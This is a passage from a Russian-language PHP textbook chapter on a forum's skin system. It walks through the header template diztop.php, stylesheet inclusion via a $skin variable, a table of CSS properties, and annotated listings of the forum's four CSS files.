- diztop.php — "шапка" страниц index.php и read.php. Содержит элементы оформления и определяет компоновку в структуре дизайна подключаемых внешних файлов;
- forum.css — содержит общие для всех файлов стили;
- mainstyle.css — содержит стили, применяемые для оформления "шапки" страниц index.php и read.php;
- read.css — содержит стили, используемые при выводе сообщений темы (файл read.php);
- action.css — содержит стили, применяемые во всех оставшихся файлах (формы для ввода новых тем, сообщений, отображения информации о

посетителях и т. п.), за исключением файлов index.php, read.php и скриптов-обрабочиков;

- operate.css — содержит стили, используемые в скриптах-обработчиках для отображения возможных ошибок.

Рассмотрим дизайн на основе базового скина "base", который расположен в одноименном каталоге в директории skin. В листинге 20.30 приведен код файла diztop.php.

```
<body style="padding: 2px; padding-top: 2px" topmargin="0"
bottommargin="0" leftmargin="0" marginheight="0" marginwidth="0"
rightmargin="0" bgcolor="white">
<!-- Таблица со ссылками -->
<table border="0" cellspacing="0" cellpadding="0" width="100%">
  <tr align="center">
    <td class=toplinks><p class=ptoplinks>
      <a class=toplinks href="../index.php">
                          IT-студия SoftTime</a></p></td>
    <td class=toplinks><p class=ptoplinks>
      <a class=toplinks href="../info/index.php">
                               SoftTime INFO</a></p></td>
    <td class=toplinks><p class=ptoplinks>
      <a class=toplinks href="../soft/about.php">
                               Разработка ПО</a></p></td>
    <td class=toplinks><p class=ptoplinks>
      <a class=toplinks href="../bookphp/gll_1.php">
                                 Учебник PHP</a></p></td>
    <td class=toplinks><p class=ptoplinks>
      <a class=toplinks href="../bookphp/help.php">
                       Справочник функций PHP</a></p></td>
  </tr>
</table>
<?php
  // Отображение "линейки" с разделами форума и выводом количества
  // новых сообщений для каждого раздела
  if ($shownewpost) include "../utils/newpostslist.php";
?>
<!— Таблица с синим фоном и белыми точками -->
<table class="diztabletop" border="0" cellpadding="0" cellspacing="0">
```

```
  <tr>
    <td width=5%></td>
    <td width=70% valign="bottom">
      <?
        // Название текущего форума
        include "../utils/currentforum.php";
      ?>
    </td>
    <!-- Управляющие ссылки форума  -->
    <td class=infotd><p class=null>
      <a class=menuinfo href='enterform.php?
         id_forum=<?php echo $id_forum;?>&update=update'>
         Обновить визитку</a><br>
      <a class=menuinfo href=rules.php?
         id_forum=<?php echo $id_forum;?>>Правила форума</a><br>
      <a class=menuinfo href=online.php?
         id_forum=<?php echo $id_forum;?>>Участники <Online></a><br>
      <a class=menuinfo href=authorslist.php?
         id_forum=<?php echo $id_forum;?>>Все участники</a>
        </td>
  </tr>
  <!-- Светло-серая линия внизу синей таблицы. Элемент дизайна -->
  <tr><td class=dizline colspan="3"> </td></tr>
</table>
<div class=switchforumdiv>
<?php
  // Выпадающий список с разделами форума и кнопка
  // переключения между ними
  if($show_switch_forum) include "../utils/switchforum.php";
?>
</div>
<!-- Элемент дизайна. Ромбицы над названием форума -->
<div class=images> </div>
<!-- Таблица, в которую включена вся оставшаяся часть страниц
  index.php и read.php
  Таблица не может быть удалена, так как ее продолжение находится
  в других файлах -->
<table border="0" width="100%" cellpadding="0" cellspacing="0">
  <tr><td class=bodydiv>
```

```
<?
  // Приветствие посетителям форума
  include "../utils/salutation.php";
  // Меню форума (Новая тема, Регистрация, Вход, Анонимно,
  // Поиск, Отметить все)
  include "../utils/menu.php";
?>
```

Верхнюю часть страниц index.php и read.php можно оформить совершенно иначе. Изменяя соответствующие стилевые таблицы, можно варьировать оформление элементов, а изменения в файле diztop.php повлияют на положение элементов и их компоновку. Файл diztop.php содержит только одну таблицу (выделена полужирным), которая не может быть удалена при изменении дизайна, так как ее продолжение находится в других файлах, и в нее включена вся оставшаяся часть страниц index.php и read.php. Все остальное содержание файла diztop.php может быть подвергнуто изменению.

Файл diztop.php подключается в файл util/topforum.php, который, в свою очередь, подключается в файлы index.php и read.php. Подключение стилевых таблиц происходит в файле util/topforum.php (листинг 20.31). Этот файл не требует редактирования для изменения дизайна.

```
<link rel="StyleSheet" type="text/css"
          href="<?php echo $skin; ?>forum.css">
<link rel="StyleSheet" type="text/css"
          href="<?php echo $skin; ?>mainstyles.css">
<?php
  if (basename($_SERVER['PHP_SELF'])=="read.php")
  {
?>
  <link rel="StyleSheet" type="text/css"
          href="<?php echo $skin; ?>read.css">
<?
  }
?>
</head>
<?
  include $skin."diztop.php";
?>
```

Как видно из листинга, к файлам index.php и read.php обязательно подключаются стилевые таблицы из файлов forum.css и mainstyles.css. Затем происходит проверка названия текущего файла — если оно соответствует файлу read.php, то подключаются стилевые таблицы из файла read.css. После стилевых таблиц подключается файл с оформлением — diztop.php. Для определения пути перед каждым файлом со стилевыми таблицами и файлом diztop.php включается переменная `$skin`. Именно благодаря ей становится возможным применение скинов. Значение переменной берется из настроек форума и содержит путь к каталогу с текущим скином. Для базового скина значение этой переменной равно "`../skins/base/`". Изменение этой переменной изменяет текущий скин форума. Также переменная `$skin` участвует в формировании путей ко всем изображениям (теги `<img>`) во всех файлах форума.

Перед тем как приступить к рассмотрению стилевых таблиц, рассмотрим стили, которые в них применяются. Свойства семейства css представлены в табл. 20.1.

Таблица 20.1. Применяемые свойства css

Название свойства	Описание
font-family	Назначение семейства шрифтов
color	Цвет текста
font-size	Размер шрифта
Font-style	Начертание шрифта: нормальное, курсивное или наклонное (normal, italic, oblique)
font-weight	Толщина шрифта: нормальный, полужирный (normal, bold)
text-indent	Отступ первой строки
text-align	Выравнивание текста влево, по центру, вправо (left, center, right)
padding	Отступ элемента снаружи от контейнера для всех 4 сторон. Также можно указать отступ для каждой стороны: padding-top, padding-left, padding-right, padding-bottom
margin	Отступ элемента внутри контейнера от 4 сторон последнего. Также можно указать отступ для каждой стороны: margin-top, margin-left, margin-right, margin-bottom
border-style	Стиль границы контейнера, в который заключен элемент. Возможные значения: dotted, dashed, solid, double
border-width	Толщина границ контейнера, в который заключен элемент. Возможно указание толщины границ отдельных сторон: border-top-width, border-left-width, border-right-width, border-bottom-width

Таблица 20.1 (окончание)

Название свойства	Описание
border-color	Цвет границ контейнера, в который заключен элемент. Возможно указание цвета границ отдельных сторон: border-top-color, border-left-color, border-right-color, border-bottom-color
background-color	Цвет фона элемента
background-image	Определяет фоновое изображение элемента
background-repeat	Тиражирование изображения, являющегося фоном. Возможны варианты: не тиражировать, тиражировать по оси X, тиражировать по оси Y (no-repeat, repeat-x, repeat-y). Если данное свойство не установлено, то фоновое изображение тиражируется по осям X и Y
background-position	Если фоновое изображение определено, то данное свойство указывает его исходное положение относительно его контейнера
width	Ширина элемента
height	Высота элемента
top	Вертикальное смещение от верхнего края абсолютно позиционированного элемента
left	Горизонтальное смещение от левого края абсолютно позиционированного элемента
bottom	Вертикальное смещение от нижнего края абсолютно позиционированного элемента
right	Горизонтальное смещение от правого края абсолютно позиционированного элемента
float	Позиционирует элемент рядом с левой или правой границей его контейнера и разрешает обтекание элемента текстом

Далее рассмотрим содержание стилевых таблиц. В описании стилей, по возможности, будет указано, для каких элементов используется данный стиль, где эти элементы расположены и как оформлены.

Замечание

Дизайн и стилевые таблицы рассматриваются на примере скина "base". Каждый скин определяет свое оформление форума, в том числе цвет, форму и положение отдельных элементов. Поэтому описание стилей, где обозначено по-

ложение, форма и цвет элементов, может не совпадать с соответствующими свойствами других скинов. Общими для всех скинов являются название стилей и элементы (теги), к которым они относятся.

Замечание

Пояснения к стилям даны непосредственно в листинге после символов //. Следует помнить, что формат стилевых таблиц не поддерживает подобное комментирование. Комментарии в данном формате применены только для удобства чтения листинга.

Файл forum.css содержит стилевые таблицы, общие для всех файлов форума (листинг 20.32).

```
// Стиль параграфа
p{
  font-family: Arial, Helvetica, sans-serif; font-size: 12px}
// Цвет для всех ссылок
a{
  color: #19308C}
a:hover{
  color: #010103}
// Стиль текста пояснений и примечаний
.texthelp{
  color: #5B5B5B; margin: 0px}
// Стиль для имен зарегистрированных авторов
.authorreg{
  font-size: 12px; font-weight: bold; color: #446343;
  padding-left: 10px; padding-right: 10px}
// Стиль для имен зарегистрированных авторов,
// применяется только к тегам ссылок
a.authorreg{
  font-size: 12px; font-weight: bold; color: #446343;
  padding-left: 0px; padding-right: 0px}
// Стиль для имен зарегистрированных авторов
// Цвет подсветки ссылок при наведении на них указателем мыши
a.authorreg:hover{
  color: #192D0B}
```

```
// Стиль для имен незарегистрированных авторов
.author{
  font-style: normal; font-size: 12px; color: #446343;
  padding-left: 10px; padding-right: 10px}
// Стиль кнопок <input type=submit>
.button{
  font-size: 11px; color: #264973; background-color: #D6E1E2;
  padding: 1px; padding-left: 10px; padding-right: 10px}
// Стиль примеров кода в сообщениях
.codeblock{
  font-size: 12px; background-color: #E3E5E3;
  background-image: url(images/code2.gif); background-repeat: repeat-y;
  border-style: solid; border-width: 1px; border-color: #B8C1B7;
  padding: 10px; padding-left: 35px}
```

Рис. 20.10. Карта стилей для страницы index.php

Файл mainstyles.css содержит содержит стилевые таблицы для страницы index.php, стили для "шапки" и окончания страниц форума (листинг 20.33). "Шапка" и окончание страниц форума являются общими для файлов index.php и read.php. На рис. 20.10 представлена карта стилей для страницы index.php.

```
// Класс для ячеек с названиями столбцов таблицы списка тем
// (страница index.php)
.headertable{
  text-align: center; height: 35px; background-color: #ADC0D0;
  border-bottom-style: solid; border-bottom-width: 2px;
  border-bottom-color: #AFBDC0;
  border-left-style: solid; border-left-width: 1px;
  border-left-color: #F0F0F0;  }
// Класс для ячеек самой нижней строки таблицы списка тем
// на странице index.php. (Нижняя строка содержит ссылки
// на номера тем)
.bottomtabletema{
  height: 40px; background-color: #F8F8F8;
  border-top-style: solid; border-top-width: 1px;
  border-top-color: #D3D3D3;
  border-bottom-style: solid; border-bottom-width: 1px;
  border-bottom-color: #C1C1C1;
  padding-left: 20px; padding-top: 5px; padding-bottom: 5px}
// Имя форума, выводимое большими буквами в верхней левой части
// страницы
.nameforum{
  font-size: 32px; font-style: italic;
  margin: 0px; padding: 0px; padding-bottom: 5px; padding-left: 0px}
// Стиль для номеров тем, страница с которыми открыта на
// текущий момент. Номера тем расположены в последней строке
// таблицы списка тем.
em.currentpage{
  font-size: 14px; font-weight: bold; font-style: normal; color: #737780}
// Описание форума - расположено под названием форума.
.aboutforum{
  color: #3D6275; margin: 0px; margin-left: 30px; padding-bottom: 15px}
```

```
// Светло-серая линия в нижней части шапки форума. Лежит поверх голубой
// широкой полосы
.dizline{
  height: 30px; background-image: url(images/diz_line.gif);
  background-repeat: repeat-x; margin-bottom: 5px}
// Класс для слоя (div), содержащего форму для переключения
// между разделами форума
.switchforumdiv{
  position: absolute; top: 145px; left: 55%}
// Стиль для формы переключения между разделами форума
.switchforum{
  background-color: #FFFBC8;
  background-image: url(images/yellowfon.gif);
  background-repeat: repeat-x;
  border-style: solid; border-width: 1px; border-color: #BFB98D;
  padding: 10px}
// Стиль "шапки" форума - широкая синяя полоса
.diztabletop{
  height: 125px;
  background-color: #6DCFF6; background-image: url(images/bluedot.gif);
  background-position: left; width: 100%;
  border-bottom-style: solid; border-width: 1px; border-color: #95BCCB;
  border-top-style: solid; border-top-color: #84CCF2;
  margin-top: 0px}
// Фоновый рисунок на шапке форума.
// Далее отображаются рожицы
.images{
  position: absolute; top: 60px; left: 30%; width: 200px;
  background-image: url(images/faces2.gif);
  background-repeat: no-repeat}
// Приветствие посетителям форума в "шапке" страниц
.salutation{
  font-style: italic; color: #000000;
  margin: 0px; margin-bottom: 15px; font-weight: bold;
  padding-left: 30px}
// Стиль ячейки, в которой находится весь список тем
// (страница index.php) и все сообщения (страница read.php)
```

```
// В данном случае определяются ширина и отступ от границ окна браузера
.bodydiv{
  width: 95%; padding: 25px; padding-top: 15px; margin: 0px}
// Стиль имени темы в таблице списка тем (страница index.php)
.nametema{
  color: #084E82; padding-left: 10px; padding-right: 10px}
// Стиль имени новой темы в таблице списка тем (страница index.php)
.namenewtema{
  color: #081272; padding-left: 10px; padding-right: 10px}
// Стиль для строки таблицы, в которой расположена тема
.trtema{
  background-color: #eeeeee;}
// Высота строки таблицы, в которой расположена тема
.trtemaheight{
  height: 27px}
// Стиль таблицы списка тем. Определяет фон и бордюры
.temamenu{
  background-color: #B9B9B9;
  border-top-style: solid; border-width: 1px; border-color: #5C8EB3}
// Стиль, определяющий оформление ячеек, в которых находятся
// названия разделов форумов (в верхней части страниц index.php и
// read.php).
.numberforum{
  font-family: Arial, Helvetica, sans-serif; font-size: 11px;
  color: #44657A; background-color: #7BCCEB;
  border-style: solid; border-right-style: none;  border-width: 2px;
  border-color: #81D7F8; border-bottom-color: #77C5E3
  padding-left: 5px}
// Определяет стиль 2-х крайних ячеек таблицы с разделами форумов
// (в верхней части страниц index.php и read.php.
// Ячейки содержат слова  "Форум" и "Новые сообщения"
.numberheader{
  font-family: Arial, Helvetica, sans-serif; font-size: 11px;
  text-align: right; color: #476B83; background-color: #74C0DD;
  border-style: solid; border-right-style: none;
  border-width: 2px; border-color: #77C6E4;
  border-bottom-color: #6DB5D0; padding-left: 2px}
```

```
// Стиль для названий столбцов таблицы списка тем
.fieldnameindex{
  font-size: 11px; font-weight: bold; color: #768799}
// Стиль для параграфов, куда входят тематические
// ссылки в самом верху страницы — IT-студия SoftTime, SoftTime-Info,
// Разработка ПО и др.
.ptoplinks{
  font-size: 11px; color: #B3B3B3; margin: 0px}
// То же, что и предыдущий стиль, но для тегов <a>
a.toplinks{
  color: #B3B3B3;}
a.toplinks:hover{
  color: #558BB3;}
// То же, что и предыдущие стили, но для ячеек таблицы,
// куда входят данные ссылки
td.toplinks{
  height: 20px;  background-image: url(images/toplinks.gif);
  background-repeat: no-repeat; background-position: left
  border-style: solid; border-width: 1px; border-color: #ECECEC}
// Стиль на ссылки меню форума - "Новая тема", "Вход",
// "Регистрация", "Анонимно" и др.
.menu{
  color: #A8130F}
.menu:hover{
  color: #0F48A8}
// Стиль на информационные ссылки форума - "Обновить визитку",
// "Правила форума", "Участники Online" и "Все участники".
.menuinfo{
  color: #0E4EA5}
.menuinfo:hover{
  color: #000000}
// Стиль для слоя, в который входит ссылка
// на IT-студию Softtime, как на разработчика форума
// Ссылка расположена в правом нижнем углу страницы.
div.linksofttime{
  float: right; font-family: verdana; color: #5F5D48;
  font-size: 10px; padding-right: 10px}
```

```
// Стиль ссылки на IT-студию Softtime, как на разработчиков форума
.linksofttime{
  font-family: verdana; color: #5F5D48;
  font-size: 10px; padding-right: 10px }
```

Файл read.css содержит стили для страницы read.php (листинг 20.34). Карта стилей из файла read.css для страницы read.php приведена на рис. 20.11.




Рис. 20.11. Карта стилей для страницы read.php

Листинг 20.34. Файл read.css

```
// Стиль на таблицу, которая содержит имя просматриваемой темы
.readmenu{
```

```
  border-top-style: solid; border-left-style: solid;
  border-width: 1px; border-color: #6B8699}
// Стиль названия просматриваемой темы
.nametemaread{
  font-family: Arial, Helvetica, sans-serif; font-size: 12px;
  font-weight: bold; font-style: oblique; color: #000000;
  padding: 3px; padding-left: 20px}
// Стиль слоя, в котором находится название просматриваемой темы
div.nametemaread{
  float: left; margin: 0px}
// Стиль слоя, который содержит ссылки на предыдущую и
// следующую темы
div.nextback{
  float: right; padding-right: 20px}
// Стиль параграфа, в котором находится ссылка на предыдущую тему
p.linkback{
  font-size: 11px; text-align: left;
  background-image: url(images/backpage.gif);
  background-repeat: no-repeat; background-position: left;
  margin: 0px; margin-left: 20px; padding-left: 20px}
// Стиль ссылки на предыдущую тему
a.linkback{
  color: #21353D}
// Стиль параграфа, в котором находится ссылка на следующую тему
p.linknext{
  font-size: 11px; text-align: left; color: #E3D41B;
  background-image: url(images/nextpage.gif);
  background-repeat: no-repeat; background-position: left;
  margin: 0px; margin-left: 60px; padding-left: 20px}
// Стиль ссылки на следующую тему
a.linknext{
  color: #21353D}
// Стиль текста сообщений
.posttext{
  font-size: 12px; color: #000000; line-height: 16px}
// Стиль таблиц, в которых выводятся сообщения
.postbody{
```

```
  background-color: #F8F8F8}
// Стиль таблиц, в которых выводятся новые сообщения
.postbodynew{
  background-color: #FFFFFF}
// Стиль таблицы, в которую входят все таблицы с отдельными сообщениями.
.fonposts{
  background-color: #D1D1D1;}
// Стиль ячейки таблицы, где в каждом сообщении присутствует информация
// об авторе и его сообщении: имя автора, время добавления сообщения,
// ссылка "Отправить письмо" автору.
.infopost{
  font-family: Arial, Helvetica, sans-serif;
  font-size: 11px; color: #969696}
// Стиль ячейки таблицы, где в каждом сообщении находятся ссылки
// "Ответить" и "Править сообщение".
.postmenu{
  font-family: Arial, Helvetica, sans-serif; font-size: 12px;
  text-align: right; color: #969696}
// Стиль блока кода в сообщениях
.codeblock{
  font-size: 12px; background-color: #E3E5E3;
  background-image: url(images/code2.gif); background-repeat: repeat-y;
  border-style: solid; border-width: 1px; border-color: #B8C1B7;
  padding: 10px; padding-left: 35px}
// Стиль слоя, который содержит ссылку на файл,
// загруженный посетителем на форум (отображается справа)
.attachfile{
  float: right}
// Стиль на переключатели между структурным и линейным вариантами форума
.switchtypeforum{
  width: 100px; background-color: #F0F2F6;
  border-style: solid; border-width: 1px; border-color: #E0E2E5}
```

Файл action.css содержит стили, применяемые во всех оставшихся файлах (формы ввода тем, сообщений, отображения информации о посетителях и т. п.), за исключением файлов index.php, read.php и скриптов-обработчиков. Общими для данных страниц являются файлы topforumaction.php и

bottomforumaction.php — в них содержатся "шапка" и окончание страниц. Карта стилей action.css для страницы answer.php представлена на рис. 20.12. Код файла action.css приведен в листинге 20.35.




Рис. 20.12. Карта стилей для страницы answer.php

Листинг 20.35. Файл action.css

```
// Стиль имени посетителя
.authortext{
```

```
  font-size: 12px; font-style: normal; font-weight: bold; color: #446343}
// Стиль для ячейки, в которой содержится название страницы
.headerform{
  height: 59px; background-color: #84A4B3;
  background-image: url(images/header.gif); background-repeat: repeat-x;
  border-style: solid; border-width: 1px; border-color: #A2A2A2;
  border-top-color: #C4D2C6}
// Стиль тега h1, в котором находится название страницы
.nameaction{
  font-weight: bold; font-size: 16px; color: #ffffff;
  text-align: center; margin: 0px; padding-top:  5px}
// Стиль для ячейки, которая включает содержательную часть страниц
.bodyform{
  height: 200px; background-color: #FFFFFF;
  background-image: url(images/paper2.gif);
  padding: 40px; padding-bottom: 10px; padding-top: 10px;
  border-style: solid; border-width: 1px; border-color: #C2C2C2;
  border-top-width: 0px}
// Стиль для верхней части фона страниц
.toplineaction{
  background-color: #96D0E8;
  background-image: url(images/fonactiontop.gif)}
// Стиль для тега <body>
.bodyaction{
  background-color: #ECECEC;
  background-image: url(images/fonbodyaction.gif)}
// Стиль названия форума, к которому относится открытая страница.
// Название расположено в левой верхней части страницы
.namepageaction{
  font-family: Arial, Helvetica, sans-serif; font-size: 11px;
  color: #4B6367; margin-top: 20px}
// Стиль для блока комментариев, например, при добавлении новой темы
// в блоке комментариев находится список тегов оформления, которые может
// использовать участник форума в своем сообщении
.blockremark{
  width: 100%; text-align: right; background-color: #F5F5F5;
  border-style: solid; border-color: #CFCFCF; border-width: 1px;
```

```
  padding: 10px; margin-left: 20px; margin-bottom: 10px)
// Стиль для текста комментариев. Используется в файле rules.php
// для вывода правил форума
.remark{
  width: 100%; background-color: #F5F5F5;
  border-style: solid; border-color: #CFCFCF; border-width: 1px;
  padding: 10px;
  margin-left: 20px; margin-right: 20px; margin-bottom: 10px}
// Стиль для параграфа, в который входит ссылка возврата
// на предыдущую страницу либо на главные страницы форума
p.linkbackbig{
  font-size: 12px; background-image: url(images/backpagecolor.gif);
  background-repeat: no-repeat; background-position: left;
  margin: 0px; margin-left: 10px; margin-bottom: 15px;
  padding-left: 20px}
// Стиль ссылки возврата на предыдущую страницу
// либо на главные страницы форума
a.linkbackbig{
  color: #21353D}
// Стиль для параграфа, в котором содержатся названия полей ввода текста
.fieldname{
  font-weight: bold; font-size: 11px; color: #768799}
// Стиль для тегов <input>
.input{
  font-family: Arial, Helvetica, sans-serif; font-size: 12px;
  background: #FFFDE6; background-color: #FFFDE6}
// Применяется в файле answer.php.
// Стиль для блока, в котором содержится сообщение,
// на которое отвечает посетитель
.blockanswer{
  width: 100%; background-color: #ECFBFF; padding: 10px;
  border-style: solid; border-width: 1px; border-color: #000000}
// Применяется на страницах authorslist.php и online.php
// Стиль для таблицы с именами участников форума
.table1{
  background-color: #B9B9B9;
```

```
  border-top-style: solid; border-width: 1px; border-color: #5C8EB3}
// Применяется на страницах authorslist.php и online.php
// Стиль для строк таблицы, в которой выводятся имена участников форума
.trtable1{
  background-color: #FFFEF8}
// Применяется на страницах authorslist.php и online.php
// Стиль для ячеек, в которых содержатся названия столбцов таблицы
.tableheader1{
  text-align: center; background-color: #ADC0D0;
  border-bottom-style: solid; border-bottom-width: 2px;
  border-bottom-color: #AFBDC0;
  border-left-style: solid; border-left-width: 1px;
  border-left-color: #EAEAEA}
// Применяется на странице authorslist.php
// Стиль для последней строки таблицы, в которой содержатся ссылки
// на следующие страницы с участниками форума
.bottomtable1{
  background-color: #F8F8F8;
  border-top-style: solid; border-top-width: 2px;
  border-top-color: #F0F0E9;
  border-bottom-style: solid; border-bottom-width: 1px;
  border-bottom-color: #C1C1C1;
  border-left-width: 0px;
  padding-top: 3px; padding-left: 20px}
// Стиль имени посетителя. Применяется на странице online.php
// для отображения участников форума, посещавших его более
// 5 минут назад
.authorhide{
  color: #888888}
// Стиль, применяемый для решения задач верстки HTML-кода
.pic{
  font-size: 1px; margin: 0px; padding: 0px}

//-------------------------------------//
// Нижеприведенные стили применяются
// на странице поиска - srchform.php
```

```
//-------------------------------------//
// Применяется на странице srchform.php.
// Стиль для таблицы с результатами поиска
.srchtable{
  background-color: #B9B9B9;
  border-top-style: solid; border-width: 1px; border-color: #5C8EB3}
// Применяется на странице srchform.php.
// Стиль для ячеек таблицы, в которой находятся заголовки столбцов
.headertable{
  text-align: center; height: 35px;  background-color: #ADC0D0;
  border-bottom-style: solid; border-bottom-width: 2px;
  border-bottom-color: #AFBDC0; border-left-style: solid;
  border-left-color: #F0F0F0; border-left-width: 1px}
// Применяется на странице srchform.php.
// Стиль для параграфов, в которых содержатся названия столбцов таблицы
.fieldnameindex{
  font-weight: bold; font-size: 11px; color: #768799}
// Применяется на странице srchform.php.
// Стиль для строк, в которых содержатся названия найденных тем
.trtema{
  background-color: #eeeeee}
// Применяется на странице srchform.php.
// Стиль последней строки таблицы с найденными темами.
// В последней строке содержатся номера найденных тем
.bottomtabletema{
  height: 40px; background-color: #F8F8F8;
  border-top-style: solid; border-top-width: 1px;
  border-top-color: #D3D3D3; border-bottom-style: solid;
  border-bottom-width: 1px; border-bottom-color: #C1C1C1;
  padding-left: 20px; padding-top: 5px; padding-bottom: 5px}
// Стиль для параграфа, в нем содержится текст "Результаты:"
.zagtext{
  font-size: 14px; font-weight: bold;
  margin-top: 15px; margin-bottom: 10px}
// Применяется на странице srchform.php.
// Стиль для сообщения о том, что поиск завершен, но ничего не найдено
.result{
  text-align: center; color: #920C0C}
```

